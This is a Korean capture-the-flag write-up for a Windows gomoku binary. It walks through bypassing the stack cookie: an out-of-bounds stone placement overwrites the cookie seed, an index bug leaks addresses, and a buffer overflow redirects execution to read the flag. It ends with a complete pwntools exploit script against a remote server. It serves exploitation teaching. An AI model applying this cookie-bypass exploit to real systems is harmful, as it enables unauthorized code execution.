


write up

2017년 5월 23일 화요일 오전 1:52




이 문제를 풀기 위해선 우선 윈도우에서 스택쿠키가 어떻게 동작하는지 이해해야 한다.

윈도우에서 스택쿠키는 바이너리를 실행시킬 때 마다 랜덤한 값을 전역변수에 저장한다.

그 후 함수를 실행할 때 마다 함수 프로로그 과정을 거친 후 ebp 레지스터의 값과 이 랜덤한 값을 xor연산하여

스택에 저장한다. 이후 함수를 종료할 때 이 저장된 스택쿠키값이 변조되면 이것을 감지하여 오류를 띄우게 된다.

이 문제는 오목 게임으로 다음 메뉴들이 있다.



1번을 누르면 오목 게임을 할 수 있고, 2번을 누르면 게임 설명이 나오며, 3번을 누르면 개발자에게 메시지를 보낼 수 있다.

```
int write_comment()
{
    char comment[30]; // [sp+0h] [bp-28h]@1
    int developer; // [sp+24h] [bp-4h]@1

    developer = choose_developer();
    _scanf(aS_0, comment);
    return _printf(aSendSuccess);
}
```

이때 다음과 같이 3번 메뉴에서 bof 취약점이 발생하는 것을 볼 수 있지만 stack cookie로 인해 return address를 덮을 수 없다. 따라서 stack cookie를 우회할 방법을 생각해야 한다.


보호기법으로 safe seh가 걸려있으므로 seh overwrite를 이용해서 우회할 수 없으므로 stack cookie값을 알아내야 한다. 이를 위해서는 전역변수의 랜덤값, 해당 함수의 ebp 값이 필요하다.

오목 게임을 살펴보자.

```
.data:004051C0 ; int black[]
.data:004051C0 _black dd ?
.data:004051C0 ; DATA XREF: _do_omok+44↑to
; _do_omok+184↑r ...
```

오목 게임에서 돌을 놓는것을 표시하기 위해 black, white 변수를 사용하는데 이 두 변수가 전역변수에 있고, 오목 돌을 놓을 때 범위 검사를 제대로 하지 않아 오목 범위 바깥에 돌을 놓을 수 있다.

따라서 오프셋을 잘 계산하여 돌을 놓으면 오목 돌을 놓았다는 표시인 0x61616161 값으로 전역변수의 랜덤 값을 덮을 수 있다.



```
> aaaaaaaaaaaaaaaaaaaaaa.....
00D90280 01 00 00 00 61 61 61 61  r...aaaa
00D90288 72 08 60 F7 00 00 00 00  r? ...
00D90290 FF FF FF FF 80 0A 00 00
```


다음과 같이 왼쪽으로 22 번, 위쪽으로 141번 간 후 돌을 놓아 전역변수를 덮은 것을 볼 수 있다.

그리고 다시 3번 메뉴를 살펴보자.

```
int choose_developer()
{
    char name[3][16]; // [sp+0h] [bp-38h]@1
    int num; // [sp+34h] [bp-4h]@1

    strcpy((char *)name, "ssgskid");
    *(_QWORD *)&name[0][8] = 0i64;
    strcpy(name[1], "ssgkmd");
    *(_QWORD *)&name[1][7] = 0i64;
    name[1][15] = 0;
    strcpy(name[2], "eyeball");
    *(_QWORD *)&name[2][8] = 0i64;
    printf(aChooseDevelope);
    scanf(aD, &num);
    if ( num > 6 || num < 0 )
    {
        printf(aNo);
        exit(1);
    }
    printf(aSendCommentoS, name[num - 1]);
    return num;
}
```

연락을 할 개발자를 선택하게 하는데, 이때 범위 검사의 오류로 인해 1, 2, 3번 이외에 4번과 5번을 선택할 수 있다.



5번을 선택했을 때 위 사진과 같이 11byte의 값들이 리크되게 되는데 8~11byte의 주솟값을 통해 base address를 계산할 수 있다.



그리고 4번을 선택했을 때 위 사진과 같이 스택쿠키값을 리크할 수 있다.

따라서 여태까지 우리가 알게 된 값들은 choose_developer 함수의 스택쿠키 값, 전역변수의 랜덤값, base address이다.

choose_developer 함수의 스택쿠키 값을 리크했지만 우리는 write_comment 함수의 스택쿠키 값을 알아야 한다.

이를 알아내는 방법은 다음과 같다.

choose developer 함수의 스택쿠키 값과 0x61616161을 xor연산하여 choose_developer 함수의 ebp 값을 구한 후 write_comment 함수의 ebp 값과 차이가 얼마나 나는지 계산하여 write_comment 함수의 ebp 값을 구한다. 그 후 그 값과 0x61616161연산을 다시 수행하면 write_comment 함수의 스택쿠키 값을 알아낼 수 있다.

그 후 eip를 base address + offset을 통해 구한 read file함수의 주소로 덮어쓴 후, 스택에 ./flag.txt를 넣고 그곳의 주소를 인자로 넘겨 주면 문제가 풀리게 된다.

코드는 다음과 같다.

```
1  from pwn import *
2  import time
3
4  r=remote("220.230.121.32",1337)
5
6  print r.recvuntil(">")
7
8  #####change GS#####
9  #####
10
11 r.sendline("1")          #choose do omok
12
13 print r.recvuntil(">")
14
15 r.sendline(" "+a*22+w*141+" ") #change GS
16
17 #time.sleep(1)
18 print r.recvuntil("4. exit")
19 #r.recvall()
20 #time.sleep(1)
21 print r.recvuntil(">")
22
23 #####get base addr#####
24 #####
25
26 r.sendline("3")          #get base address
27 print r.recvuntil(">")
28 r.sendline("5")
29 print r.recvuntil("send comment to ")
30 r.recv(8)
31 #print "aefjaiej"+r.recv(3)
32 baseaddr=u32(r.recv(4))-0x10db
33 print "base address is : "+hex(baseaddr)
34 r.recvuntil(">")
35 r.sendline("ssgskid")
36 print r.recvuntil(">")
37
38 #####do exploit#####
39 #####
40
41 r.sendline("3")          #exploit
42 print r.recvuntil(">")
43 r.sendline("4")
44 print r.recvuntil("send comment to ")
45 xored = u32(r.recv(4))
46 print "ebp address that came from xored canary is : "+hex(xored^
```

```
47 0x61616161)
48 ebp=(xored^0x61616161)+0x30          #get ex function ebp address
49 r.recvuntil(">")
   r.sendline("a"*32+p32(ebp^0x61616161)+"a"*8+p32(baseaddr+
0xE90)+"aaaa"+p32(ebp+16)+"flag"+"Wx00")
   time.sleep(2)
   print r.recv()
```

[Colored by Color Scripter](#)